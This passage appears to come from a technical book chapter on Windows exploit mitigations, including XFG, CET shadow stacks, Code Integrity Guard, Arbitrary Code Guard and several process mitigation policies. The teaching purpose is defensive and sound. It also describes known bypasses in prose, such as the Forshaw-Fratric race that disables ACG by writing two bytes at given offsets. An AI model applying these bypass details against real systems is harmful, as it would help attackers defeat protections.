The mechanism is elegant. At compile time, MSVC computes a 64-bit type hash for every function: a truncated SHA-256 (first 8 bytes of the 32-byte digest) of the parameter count, parameter types, variadic flag, calling convention, and return type. The compiler stores this hash 8 bytes *before* each CFG-valid function entry [482]. At each indirect call site, the compiler knows the *expected* prototype (from the call's static type), emits the same hash inline, and the dispatch thunk reads the 8 bytes preceding the target and compares.

The XFG decision tree adds one question after the CFG bitmap check. First, is the target a valid function entry? If not, fast-fail. If yes and XFG is not enabled, proceed as ordinary CFG. If XFG is enabled, read the 64-bit prototype hash stored immediately before the target and compare it with the hash expected by this call site. A mismatch fast-fails; a match proceeds.



The extra hash check changes the attacker's job. Under CFG alone, every valid function entry is interchangeable. Under XFG, the attacker needs a function entry that is both valid *and* prototype-compatible with the corrupted call site. That does not make code reuse mathematically impossible (hash collisions, untyped casts, and same-prototype gadgets remain possible) but it removes the broad COOP assumption that any virtual method entry can stand in for any other as long as the bitmap bit is set.

A COOP attacker who replaces a vtable pointer with the address of a different real virtual function passes CFG: the new target is a valid function entry. They fail XFG: the 8 bytes preceding the new target encode a *different* prototype hash than the call site expects. The fix moves the granularity from "every function entry" to

"every function entry compatible with this exact prototype": orders of magnitude closer to perfect forward-edge CFI.

XFG shipped in Windows 10 21H1 internals. The `/guard:xfg` MSVC flag was added. The XFG dispatch thunks (`__guard_xfg_dispatch_icall_fptr`) appeared in `ntdll.dll`. Then it didn't enable by default.

▪ **NOTE** Connor McGarr's Black Hat USA 2025 deck, *Out of Control: How KCFG and KCET Redefine Control Flow Integrity in the Windows Kernel*, states verbatim: "XFG was never fully instrumented (UM/KM) and is now deprecated." McGarr is listed on the title slide as Software Engineer, Prelude Security [483].

Why a strictly-better CFI scheme can still lose. Two reasons XFG didn't ship enforcement-by-default. First, compatibility cost: XFG breaks any C-style cast through a different prototype. Windows is full of these, including in third-party drivers and inbox-COM components, and every breakage costs a customer ticket. Second, hardware overtook software. CET shadow stack arrived on Tiger Lake in September 2020 and gave the entire backward edge for free, leaving the forward-edge problem partially un-fine-grained but the *complete* CFI surface achievable by composing CFG (forward, coarse) with CET (backward, perfect). The math worked out: ship CET strictly, and a coarse-grained forward edge is good enough. Because the backward edge, the bigger half of the call graph, is now perfect. XFG remains the most interesting almost-shipped Windows mitigation. The instrumentation is in MSVC. The dispatch thunks are in `ntdll`. Enforcement-by-default never arrived, and the McGarr 2025 deck names it as deprecated. The strategic pivot to hardware is what Microsoft made instead.

What does that hardware look like, and what edge does it protect? Tiger Lake shipped in September 2020. For the first time since Shacham 2007, the kind of ROP that chains `ret`-terminated gadgets could be killed by the CPU itself.

Hardware-enforced stack protection (Intel CET shadow stack)

The Microsoft Tech Community post that introduced CET shadow stack on Windows (preserved on the Wayback Machine because the live URL is a JavaScript-rendered shell) gives the framing in one sentence:

❝ **QUOTED SOURCE** We shipped Control Flow Guard (CFG) in Windows 10 to enforce integrity on indirect calls (forward-edge CFI). Hardware-enforced Stack Protection will enforce integrity on return addresses on the stack (backward-edge CFI), via Shadow Stacks.: Microsoft Tech Community, *Understanding Hardware-enforced Stack Protection* [484]

◆ **DEFINITION — SHADOW STACK** A second, per-thread stack maintained by the CPU in parallel with the regular call stack. Every `call` instruction pushes the return address to both stacks. Every `ret` pops both and compares. A mismatch raises a `#CP` (Control Protection) fault, which Windows surfaces as `STATUS_CONTROL_PROTECTION_EXCEPTION` (`0xC0000602`). The shadow stack page is hardware-protected: only the write-family instructions `WRSS` and `WRUSS`, plus the call/ret/IRET microcode, can write to it. User-mode stores into a shadow-stack page fault.

The mechanism, drawn from Intel's CET specification and Microsoft's Windows enabling documents [484, 408, 485]:

- Every `call` instruction now writes the return address twice: once to the regular stack, and once to the per-thread shadow stack at `[SSP]`.
- The shadow-stack page is marked with a new MMU bit that makes it readable but not writable by general store instructions. Only the write-family instructions `WRSS` and `WRUSS`, plus the call/ret/IRET microcode, can store to it.
- Every `ret` pops the regular stack and pops the shadow stack and compares. Equal: proceed. Different: raise `#CP`. On Windows, the shadow-stack `#CP` is surfaced as `STATUS_CONTROL_PROTECTION_EXCEPTION` (`0xC0000602`).
- New instructions exist for legitimate unwinding. `INCSSP imm` advances the SSP across unwound frames: the C++ `longjmp` and the Windows SEH unwinder both use this. `RDSSP` reads the current SSP into a register.
- The `/CETCOMPAT` MSVC linker flag, available from Visual Studio 2019 onward, marks an x64 image as shadow-stack-compatible by setting the `IMAGE_DLLCHARACTERISTICS_EX_CET_COMPAT` bit in the extended DLL characteristics word [485].

Tiger Lake shipped CET first, in September 2020. AMD followed with the same architectural spec in Zen 3 in November 2020 [408]. The two vendors implement the same instructions, the same MMU bit, the same fault. The shadow-stack image format is identical. Windows uses the same code paths on both.

▪ **NOTE** AMD Zen 3 was launched on November 5, 2020, two months after Tiger Lake [408]. Both vendors implement compatible CET shadow-stack behavior, so Microsoft's Windows enabling code is largely single-source.

Shadow-stack enforcement is a hardware double-entry book. On call, the CPU writes the return address to both the regular stack and the shadow stack. If an attacker changes only the regular-stack copy, the later ret pops two different

addresses. The CPU raises a control-protection fault, and Windows surfaces the failure through the same fatal status family used by CFG and stack-cookie failures.

```
call victim()
  CPU pushes return address A to regular stack
  CPU pushes return address A to shadow stack (SSP)

attacker corrupts regular stack slot: A → X
  shadow stack slot remains A because normal stores cannot write SSP
   pages

ret
  CPU pops X from regular stack
  CPU pops A from shadow stack
  CPU compares X vs A
  ├─ equal    → return proceeds
  └─ mismatch → #CP (Control Protection fault)
                → Windows reports STATUS_CONTROL_PROTECTION_EXCEPTION
   (0xC0000602)
```

CET also has a second architectural half: Indirect Branch Tracking (IBT). IBT requires valid indirect branch destinations to begin with an `ENDBRANCH` landing instruction; an indirect `call` or `jmp` to a non-landing-pad raises a `#CP` fault. Windows, however, does *not* enforce user-mode IBT: forward-edge validation on Windows is software CFG (and its finer-grained XFG variant), and `ProcessUserShadowStackPolicy` covers the backward edge. The important composition is therefore: CFG checks indirect-call targets before dispatch, and the CET shadow stack checks return targets after the callee finishes. In user-mode Windows a `#CP` fault is a shadow-stack mismatch; IBT `ENDBRANCH` enforcement is part of the CET architecture but is not turned on for user-mode processes.

```
CET composition
  forward edge: indirect call/jmp → CFG/XFG bitmap (Windows software
   CFI); IBT ENDBRANCH landing pads exist in the CET architecture but
   are not enforced in user-mode Windows
  backward edge: ret → regular-stack return address must equal
   shadow-stack return address
  shadow-stack violation → #CP → process-fatal status on Windows
```

The Windows policy surface for CET is `ProcessUserShadowStackPolicy`, structured exactly like every other policy in the enum: a `DWORD` of bitfields and a "reserved" tail [486]. Ten flags are documented:

- `EnableUserShadowStack`. Turn it on (compatibility mode: only shadow-stack violations in CETCOMPAT-marked modules are fatal)
- `AuditUserShadowStack`: log without enforcing

- `SetContextIpValidation`: block `SetThreadContext` (and the equivalent `NtSetContextThread` from a peer process) from setting an instruction pointer to an unguarded address
- `AuditSetContextIpValidation`, log version
- `EnableUserShadowStackStrictMode`: upgrade from compatibility mode (only CETCOMPAT-module shadow-stack violations are fatal) to strict mode (all shadow-stack violations are fatal, even in non-CETCOMPAT modules)
- `BlockNonCetBinaries`: the loader refuses to map non-`/CETCOMPAT` DLLs into the process; strict policy for the most-hardened sandboxes
- `BlockNonCetBinariesNonEhcont`: like `BlockNonCetBinaries`, but also requires images to carry `/guard:ehcont` exception-handling continuation metadata
- `AuditBlockNonCetBinaries`: log version of `BlockNonCetBinaries`
- `SetContextIpValidationRelaxedMode`: permits some legacy patterns
- `CetDynamicApisOutOfProcOnly`: requires the CET dynamic-enforcement APIs (`SetProcessDynamicEnforcedCetCompatibleRanges`, `SetProcessDynamicEHContinuationTargets`) to be called from a peer process rather than in-process

The `SetContextIpValidation` flag is worth a separate paragraph. The original CET shadow-stack design protected against attackers who corrupted return addresses on the regular stack. A more subtle attack used `SetThreadContext` from a peer process (or, equivalently, the in-process `NtSetContextThread`) to write a register-state structure containing an attacker-chosen `RIP`. The thread, when resumed, would jump to that `RIP`: with no `ret` instruction involved, so the shadow stack saw nothing. `SetContextIpValidation` closes that hole by validating the requested `RIP` against the bitmap before the kernel resumes the thread. Without it, CET shadow stack has a documented bypass [486].

> ◆ **DEFINITION — #CP (Control Protection fault)** A new CPU exception introduced with Intel CET. Raised when a shadow-stack compare fails on `ret`, or when an `endbranch` instruction is missing at an indirect-branch target (for IBT-style CET, separate from shadow stack). A stray write to a shadow-stack page from an ordinary store instead faults as a page fault (`#PF`) with the shadow-stack bit set in the error code. Windows surfaces a shadow-stack `#CP` as `STATUS_CONTROL_PROTECTION_EXCEPTION` (`0xC0000602`): distinct from the `STATUS_STACK_BUFFER_OVERRUN` (`0xC0000409`) raised by stack-canary violations and CFG fast-fail checks.

Compose CFG with CET shadow stack and you have the result the entire arc since Aleph One has been pointing at:

▸ **KEY IDEA** CFG (forward edge) plus CET shadow stack (backward edge) gives Windows a practical forward/backward-edge CFI composition on x86-64: coarse, compiler-checked forward-edge validation plus hardware-enforced return-address validation. It is not fine-grained, whole-program CFI: CFG stays coarse, not every module is instrumented, and the shadow stack does not constrain forward call/jump targets. Even so, two mitigations from two different layers composing into this property took twenty years to assemble.

Full CFI is not the same as full security. CET still does not cover three structural attack classes. *Call-oriented programming* and *jump-oriented programming* chain gadgets ending in `call` or `jmp` rather than `ret`; because no `ret` executes, the shadow stack is never consulted, so CET sees nothing. *COOP* chains entire legitimate virtual functions with matching call/return pairs; CET sees nothing. *Data-oriented* attacks never violate any control-flow invariant at all, because they never hijack control flow in the first place.

We have constrained the control flow. We have not constrained which *code* is in the process. An attacker can still load a malicious-but-signed-looking DLL through the loader, or persuade a JIT to emit attacker-chosen bytes into the JIT heap and then redirect a legitimate call to that JIT-allocated address. That is the *code* layer, not the *control flow* layer. The parallel mitigation path (CIG and ACG) is what closes it.

Code Integrity Guard (CIG): only signed images can load

Even if the attacker can't generate code and can't redirect control flow, they can still ask the loader to do it for them. Plant a Microsoft-signed DLL somewhere the loader will pick it up; `LoadLibrary` runs the planted DLL's `DllMain`; you have remote code execution through a trusted entry point. The structural answer is to restrict the universe of DLLs the loader will ever map into a hardened process.

That is the function of *Code Integrity Guard*. CIG first appeared in Microsoft Edge in Windows 10 1511 (November 2015) [487]. The canonical primary on its design is Matt Miller's February 2017 Edge blog *Mitigating arbitrary native code execution in Microsoft Edge* [487]. The corresponding policy in `SetProcessMitigationPolicy` is `ProcessSignaturePolicy`, with the bitfield `PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY` [488].

◆ **DEFINITION — CIG (Code Integrity Guard)** A per-process policy that restricts the set of binaries the loader will map into the process to images signed by an allowed code-signing root. Implemented in Windows via the

> `ProcessSignaturePolicy` mitigation policy. The most common configuration is `MicrosoftSignedOnly`, which restricts loads to Microsoft-rooted catalog chains. Bypass attempts that load a malicious DLL into the process return `STATUS_INVALID_IMAGE_HASH` from `LoadLibrary` / `LoadLibraryEx` / `NtMapViewOfSection` [487, 488].

The policy structure carries three levels:

- `MicrosoftSignedOnly`: only images chaining to a Microsoft root will load
- `StoreSignedOnly`: only Microsoft Store-signed images
- `MitigationOptIn`: the loader accepts any image signed by Microsoft, the Windows Store, *or* the Windows Hardware Quality Labs (WHQL); the broadest of the three signing-level settings

Plus an `AuditMicrosoftSignedOnly` audit-only flag that logs without blocking, for compatibility testing in the run-up to enforcement.

> ◆ **DEFINITION — UMCI (User-Mode Code Integrity)** The kernel subsystem that enforces image-signing policy on user-mode binary loads. UMCI is the user-mode counterpart of KMCI (Kernel-Mode Code Integrity, used by Windows Driver Signature Enforcement and HVCI). CIG calls into UMCI on every `NtMapViewOfSection` to verify that the section's backing image is signed by an allowed root before the loader maps it.

The mechanism is small. Every `LoadLibrary`, every `LoadLibraryEx`, and every `NtMapViewOfSection` consults UMCI (User-Mode Code Integrity). If the image is not signed by a Microsoft-rooted catalog chain when `MicrosoftSignedOnly` is in effect, the load returns `STATUS_INVALID_IMAGE_HASH` [487, 488]. The process keeps running; the DLL just doesn't load. (Most attack chains aren't structured to handle that gracefully, so in practice the process crashes shortly afterward when it tries to dereference a function pointer the failed DLL was supposed to provide.)

CIG is a publisher check, not a content check. A Microsoft-signed DLL with a controllable side effect: a DLL-search-order hijack against a signed Windows component, or the CVE-2013-3900 Authenticode-padding family that allows a signed binary to carry attacker-controlled trailing data without invalidating the signature: still loads normally. CIG can't tell. *App Control* (formerly Windows Defender Application Control) and the Microsoft Driver Block List are the partial answer: a curated list of banned-but-signed binaries UMCI consults and rejects even when their signatures verify.

Margin note. CVE-2013-3900 was disclosed in December 2013. Microsoft shipped an opt-in registry fix (`EnableCertPaddingCheck`) and left the strict default off for over a decade for compatibility reasons; in July 2024 the company republished the CVE in the Security Update Guide to formally reaffirm that the strict-Authenticode behavior remains available as an opt-in across all currently supported releases of Windows 10 and Windows 11 ("Microsoft does not plan to enforce the stricter verification behavior as a default functionality on supported releases of Microsoft Windows") [489]. The structural-vulnerable-but-signed class has been operationally hard to retire for the same reason every backwards-compatibility constraint is hard to retire.

CIG only blocks future loads. `ProcessSignaturePolicy` is applied to subsequent loader operations after the policy is installed. DLLs that were already mapped into the process before the call to `SetProcessMitigationPolicy` are *not* unloaded retroactively. This is the structural reason serious sandboxed processes (Edge content, Chrome renderer) use `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)` at `CreateProcess` time: the kernel installs the policy *before* the child's first user-mode instruction runs, so even the loader's initial sweep of static imports is policed.

The signed-but-vulnerable residual risk. The Microsoft-signed DLL universe is large. Many of those binaries have controllable side effects: search-order hijacks, Authenticode-padding writes, signed-driver privilege primitives, signed-tooling code-injection helpers. CIG does not look at side effects; it only looks at the signature. The residual class that survives `MicrosoftSignedOnly` ("signed but vulnerable") is precisely the class App Control's reactive blocklist tries to keep up with. As of the 2025 Driver Block List there are hundreds of blocked-but-signed binaries; the list grows every quarter. This is one of the unsolved problems the open-problems section names.

CIG and ACG are siblings but not synonyms. CIG prohibits *loading unsigned images*. ACG prohibits *generating new executable code at runtime*. They attack different attack surfaces. The signed-DLL-injection bypass that defeats CIG does not defeat ACG, because the planted DLL is not generating new code. It is using its (signed but vulnerable) existing code. The JIT-spray-as-CFG-bypass that defeats ACG does not defeat CIG, because the JIT was not loading a new DLL. An attacker who solves one still has to solve the other.

What does the *generation* half look like?

Arbitrary code Guard (ACG): W^X for the entire process

March 2017. Windows 10 Creators Update ships. Microsoft Edge enables a single flag in the new `ProcessDynamicCodePolicy` structure. Every JavaScript JIT engine in the world has to be rearchitected.

> ◆ **DEFINITION — ACG (Arbitrary Code Guard)** A per-process policy that prevents the process from generating new executable code or mutating existing code at runtime. With ACG enabled, calls to `VirtualAlloc` with `PAGE_EXECUTE_*` return `STATUS_DYNAMIC_CODE_BLOCKED`. Calls to `VirtualProtect` that attempt to *add* execute permission to an existing page return the same status. `MapViewOfSection` with `SECTION_MAP_EXECUTE` requires the section's backing image to be signed. The net effect: the process cannot allocate new executable memory or add execute rights to existing pages. Every executable page must be backed by a signed image mapped by the loader (which signers are acceptable is governed separately by CIG/the image-signature policy, and images may still be mapped after startup), so the process cannot generate or mutate code on the fly [487, 490].

The `PROCESS_MITIGATION_DYNAMIC_CODE_POLICY` structure carries four flags [490]:

- `ProhibitDynamicCode`: the core enforcement flag
- `AllowThreadOptOut`: a thread can call `SetThreadInformation(ThreadDynamicCodePolicy, THREAD_DYNAMIC_CODE_ALLOW)` to escape, which Microsoft's documentation warns against using with `ProhibitDynamicCode` because the two flags together leak the policy's intent
- `AllowRemoteDowngrade`: a higher-privileged peer can disable the policy via `SetProcessMitigationPolicy`
- `AuditProhibitDynamicCode`: log without enforcing

The structural rule, restated mechanically [487, 490]:

1. `VirtualAlloc` with `PAGE_EXECUTE`, `PAGE_EXECUTE_READ`, `PAGE_EXECUTE_READWRITE`, or `PAGE_EXECUTE_WRITECOPY`: blocked.
2. `VirtualProtect` that adds any executable permission to an existing page: blocked.
3. `MapViewOfSection` with `SECTION_MAP_EXECUTE` for a section *not* backed by a signed image: blocked.
4. The only way new executable pages enter the process: the loader maps signed PEs at module load time, and (with CIG also on) only Microsoft-signed PEs.

The browser-JIT architectural consequence is the most-cited single change in the entire Windows mitigation literature. Pre-2017, every JavaScript JIT generated native code at runtime into a `RWX`-permission heap inside its own browser process. The pattern was simple: allocate a page, write machine code into it, mark it executable, jump. ACG turned that pattern into a fatal error.

Chakra (then Edge's engine) responded by moving the JIT compilation step out of the renderer process [487]. The architecture became: the renderer ships JavaScript source over an authenticated IPC channel to a *JIT process*; the JIT process compiles to machine code; the JIT process owns the executable section backing the compiled output; the renderer maps that brokered section read-execute via `MapViewOfFile` and dispatches into it. The renderer is locked into ACG. The JIT process is not (it has to write code), but it never parses untrusted content: only pre-validated bytecode from the renderer over a typed IPC schema.

The ACG browser architecture split one process into two trust zones. Before ACG, the renderer contained the JavaScript engine, the JIT compiler, and an RWX or write-then-execute JIT heap. After ACG, the renderer keeps the untrusted parsing surface and runs with dynamic code prohibited; a separate JIT process performs compilation and returns executable output through a controlled shared-section mapping.




Figure 11.2: Arbitrary Code Guard rearchitected the browser into two trust zones. Before ACG, one renderer parses untrusted JavaScript and JITs native bytes into an RWX (write-then-execute) heap it then jumps into: a W^X violation living in the same process that touches attacker input. After ACG, the renderer runs with dynamic code prohibited (no PAGE_EXECUTE_* allocation, no VirtualProtect write→execute transition, signed sections only) and the JIT moves out of process; compiled code returns through a brokered shared section the renderer maps read-execute. ACG denies both halves of the old pattern: allocations that start executable, and permission transitions that later add execute.

The invariant is stronger than "no RWX heap." ACG forbids both common halves of the old pattern: it blocks allocations that start executable, and it blocks permission transitions that turn a writable page into an executable one. That is why an in-process JIT cannot merely switch from `PAGE_EXECUTE_READWRITE` to `PAGE_READWRITE` followed by `PAGE_EXECUTE_READ`: the second step is the step ACG exists to deny.

That rearchitecture is the structural cost ACG imposed. It is not small. Out-of-process JIT adds roughly a millisecond per JIT compilation for the IPC round-trip, which matters for short-lived JavaScript (lots of small functions, one-shot pages). It also creates a new trust boundary (between renderer and JIT process) which is itself an attack surface, and which the next paragraph names.

The bypass tradition starts almost immediately. Reported December 2017, publicly disclosed February 2018, Project Zero issue 1437, by Ivan Fratric. It and the related Project Zero Edge-exploitation work document the *race-the-mitigation-window* class [491, 492]. The PoC is small enough to read in one paragraph.

> **The Forshaw-Fratric race: two bytes that disable ACG.** Each Edge content process (`MicrosoftEdgeCP.exe`) called `SetProcessMitigationPolicy(ProcessDynamicCodePolicy, ...)` on itself shortly after startup. The advisory documents the verbatim callstack: `MicrosoftEdgeCP!SetProcessDynamicCodePolicy+0xc0`. Forshaw and Fratric discovered that there is a window between `CreateProcess` returning the new content process's handle and that child's first call into `SetProcessDynamicCodePolicy`. During that window, a peer content process in the same AppContainer can `OpenProcess(PROCESS_VM_WRITE | PROCESS_VM_OPERATION)` the new child and `WriteProcessMemory` two specific bytes: at Edge offsets `0x23090` and `0x23092` on the version Forshaw and Fratric tested, build "up-to-date on Windows 10 version 1709" [491]. The two bytes are global flags that, if set, cause `SetProcessDynamicCodePolicy` to short-circuit and return success without installing the policy. The result: a child renderer that *thinks* ACG is on, that the parent thinks has ACG on, but in which `VirtualAlloc(PAGE_EXECUTE_READWRITE)` succeeds normally. Microsoft's fix was structural: migrate to `UpdateProcThreadAttribute(PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY)`, so the policy is installed *by the kernel* before the child's first user-mode instruction runs and the race window closes.

The second-generation bypass came faster than anyone expected. May 2018, Ivan Fratric publishes *Bypassing Mitigations by Attacking the JIT Server* on the Project Zero blog [493]. Once ACG forced JIT out of process, the *new* attack surface was the IPC channel and the JIT-server allocation address. Fratric writes: "we believe that any other attempt to implement out-of-process JIT would encounter similar problems." That sentence is the deeper lesson of the entire mitigation tradition: a new trust boundary (between renderer and JIT process, between user and kernel,

between content process and broker) is a new attack class. You did not eliminate the attack surface; you moved it.

ACG plus CIG, then, closes "what code can run in this process": no unsigned image loads (CIG), no dynamic code generation (ACG), no executable allocations of any kind that did not originate as a signed PE on disk. That is a closed surface for the *code* dimension. But the attacker has more options than memory and signatures. There is the kernel surface beneath the renderer's syscalls. There is the legacy extension-point loader. There are fonts, image loads, side channels. Those are the smaller, operationally-critical mitigations: the rest of the twenty.

The smaller, operationally critical mitigations

DEP, ASLR, CFG, CET, CIG, ACG. That is the canonical six. But the `PROCESS_MITIGATION_POLICY` enum lists twenty-one values [464]. The other fourteen actual policies are not afterthoughts. Each one is a tombstone for a specific attack class that did not fit into "don't let the attacker write code" or "don't let the attacker pick the call target."

Read this cluster as the operational half of exploit mitigation. The big six constrain memory permissions, code provenance, and control transfers. The policies below constrain the pivots an attacker tries after the first chain fails: kernel GUI syscalls, ambient DLL injection through legacy extension points, font parsers, unsafe image origins, stale handles, filesystem redirection, side-channel domains, child process creation, legacy ROP heuristics, and the old DEP/ASLR foundation knobs. Each subsection names the enforcement point, the attack class, and the compatibility reason a real product might leave it off.

`ProcessSystemCallDisablePolicy`: Disable Win32k system calls

Edge content process, 2017 onward. The Win32k.sys driver implements the GUI subsystem and was, for many years, the single largest contributor to Windows kernel CVEs. A renderer process that does not draw windows can refuse Win32k syscalls entirely, eliminating an enormous swath of kernel attack surface for a compromised renderer. The Edge content process is the canonical user. The Edge sandbox blog documents the AC architecture and capability model the renderer runs inside [494] the policy enum entry itself is in `ms-setprocessmitigationpolicy` [463]. Connor McGarr's 2025 deck addresses the Win32k surface explicitly: "Call targets

in Win32k can be corrupted with a valid NT call target". Which is the structural reason the policy exists [483].

Mechanically, the policy denies the lowest-layer `NTUser` and GDI syscall family from the process. User-mode helper DLLs may still be mapped, but the transition into the Win32k kernel subsystem is refused. The failure class it closes is not "arbitrary syscalls" in general; the process can still call the ordinary NT kernel API. It closes the GUI-kernel attack surface: window-manager objects, GDI objects, font and drawing paths, callback-heavy desktop state, and the historical bug density around them. Enable it for renderers, parsers, brokers, services, and AI/AV workers that do not create windows or use GDI. Do not enable it for a real GUI process unless the UI has been intentionally split into a separate broker; otherwise basic window creation, drawing, input, and accessibility paths break.

`ProcessExtensionPointDisablePolicy`

Disables legacy extension-point classes that have historically been DLL-injection vectors: `AppInit_DLLs` (registry-driven inject-into-everything), IME modules, Layered Service Providers (LSP, the Winsock provider chain), `WinEventHook`/`SetWindowsHookEx` global hooks. Enabling the policy makes the loader refuse to map any DLL through these legacy paths into the process [463, 464]. This is one of the lowest-cost mitigations to enable for any process that does not knowingly need legacy IME or LSP integration.

The mechanism is loader-side and policy-side rather than compiler-side. Windows has several compatibility systems whose original contract was "let third-party code inject into or extend arbitrary applications." That was valuable for input methods, networking stacks, accessibility tools, and enterprise shims; it is also exactly the primitive an attacker wants after compromising a lower-integrity or neighboring process. With extension points disabled, those legacy auto-load paths do not get to add their DLLs to the target process merely because a registry key, hook, or provider chain says so.

The failure mode is compatibility, not security incompleteness. Modern explicit plugin systems, COM activation allowed by the application, and ordinary `LoadLibrary` calls are not magically forbidden by this policy; CIG and image-load restrictions are the layers that govern those. You enable extension-point disablement when the process has a closed dependency set and no need for legacy hooks. You avoid it, audit it first, or isolate the extensibility into a broker when the product genuinely depends on IMEs, accessibility hooks, old Winsock providers,

or enterprise shims. The policy is "cheap" only when you have already decided that ambient third-party injection is not a supported feature.

`ProcessFontDisablePolicy`

Refuses non-system fonts. The historical motivation was a 2015 wave of ATMFD.DLL kernel-font-parser CVEs (the Adobe Type Manager font driver). Microsoft moved the font parser out of the kernel into user mode after that wave, and this per-process policy then refuses non-system fonts entirely for browser-class sandboxed processes that do not need them [463].

The enforcement point is the font-loading path: the process can use installed system fonts, but attempts to load fonts supplied by the document, the web page, or a low-trust directory are denied when the policy is active. That matters because fonts are executable-looking data in practice: complex binary parsers, hinting languages, shaping engines, fallback rules, and historically kernel-adjacent code. A compromised document renderer that can feed a font parser attacker-controlled bytes has a second parser surface even after the original PDF, browser, or previewer bug is mitigated.

The limitation is obvious and important: many programs exist to render arbitrary typography. A browser tab, a PDF viewer, a design tool, or Office may need downloadable or embedded fonts for fidelity. In those cases the realistic design is not "enable font disable everywhere"; it is split the font handling into a lower-privilege process, use system-font-only mode for the most sensitive children, and document the fidelity/security tradeoff. Enable this policy for sandboxes that do not need custom fonts (image decoders, script workers, many service processes, broker children) and avoid it for user-facing renderers unless the product can tolerate missing or substituted fonts.

`ProcessImageLoadPolicy`

Three loader-time flags, all about *where* a DLL can come from:

- `NoRemoteImages`: block DLLs whose path is a UNC `\\server\share\dll`. Eliminates a remote-DLL family that crossed administrative boundaries.
- `NoLowMandatoryLabelImages`: block DLLs whose file was written by a low-integrity-label process. A compromised sandboxed process could write a DLL to disk; this flag stops a peer broker from picking that DLL up.

- `PreferSystem32Images`: search `\Windows\System32\` before the application directory in the DLL search order. Closes the DLL-search-order-hijack class, a very old attack surface.

All three are in [495]. Together they collapse the DLL-loading attack surface to a small, well-controlled set of code paths. The kernel/loader mechanism is path and label validation before mapping an image section: the question is not whether the DLL is malicious in content, but whether the source location is too weak to be trusted for code. The threat class is planted-code loading: remote share preloading, low-integrity write-then-load pivots, and search-order confusion. The main bypass is a signed or legitimate DLL that lives in an allowed location and has a useful side effect; CIG and App Control are the layers for that. Enable all three for hardened children and services with known dependencies. Be careful with applications that intentionally load plugins from application-local directories or network shares; the safer pattern is an explicit plugin broker, not ambient search-order trust.

`ProcessStrictHandleCheckPolicy`

Causes the process to fault immediately on any use of an invalid handle (use-after-close, double-close, opaque-mismatch) [463]. Handle bugs are an obscure but exploitable class: a freed kernel object's handle can be reissued, and a process that does not detect this can be tricked into operating on an attacker-controlled replacement. Strict handle checking turns a subtle handle-confusion bug into an immediate crash, before the attacker can pivot.

The mechanism is deliberately harsh. Instead of allowing APIs to limp along with `STATUS_INVALID_HANDLE` and letting the program continue in an inconsistent state, Windows terminates the process when it detects invalid-handle use under the strict policy. That converts a possible confused-deputy primitive into a reliability failure. The threat it closes is especially relevant in brokered sandboxes: handles are capabilities. If a renderer can cause a broker to close, duplicate, reuse, or operate on the wrong handle, the broker may perform an action on a more privileged object than intended.

The limits are also clear. Strict handle checking does not prove the handle is semantically the *right* handle; it catches invalid or stale handle values, not every confused-deputy design bug. A live handle to the wrong object can still be dangerous. The compatibility cost is usually low for well-tested code and high for old code that treats invalid-handle errors as recoverable. Enable it almost everywhere

in new code, especially brokers and parsers. If it crashes an application during rollout, treat the crash as a bug to fix rather than a reason to permanently disable the mitigation.

`ProcessRedirectionTrustPolicy`, RedirectionGuard

Mitigates symbolic-link, junction, and mount-point confused-deputy attacks. James Forshaw documented the attack family at Project Zero starting in August 2015 with the Windows 10 symbolic-link mitigations post [496]. Microsoft shipped the per-process mitigation a decade later, in June 2025 [497]. RedirectionGuard refuses to traverse a junction if the junction's target was created by a less-trusted user than the process performing the open: closing the "a low-IL caller plants a junction; a high-IL service follows it" pattern that has been a steady source of local privilege escalation since at least Windows Vista.

> ▪ **NOTE** RedirectionGuard's June 2025 ship date makes it the freshest entry in the `PROCESS_MITIGATION_POLICY` enum. The MSRC blog states the structural framing in one sentence: "Junctions remain the biggest existing gap. Outside of a sandbox, they can be created by standard users and target any folder on the system" [497].

Its failure mode is policy granularity. Some installers, updaters, backup agents, and developer tools intentionally traverse reparse points. Those programs need either careful allowlists or a less privileged helper that resolves paths before the privileged service touches them. For hardened services and brokers, enable it: filesystem namespace confusion is a classic way to turn "write a file I control" into "overwrite a file the service controls."

`ProcessSideChannelIsolationPolicy`

The policy exposes five fields [463]:

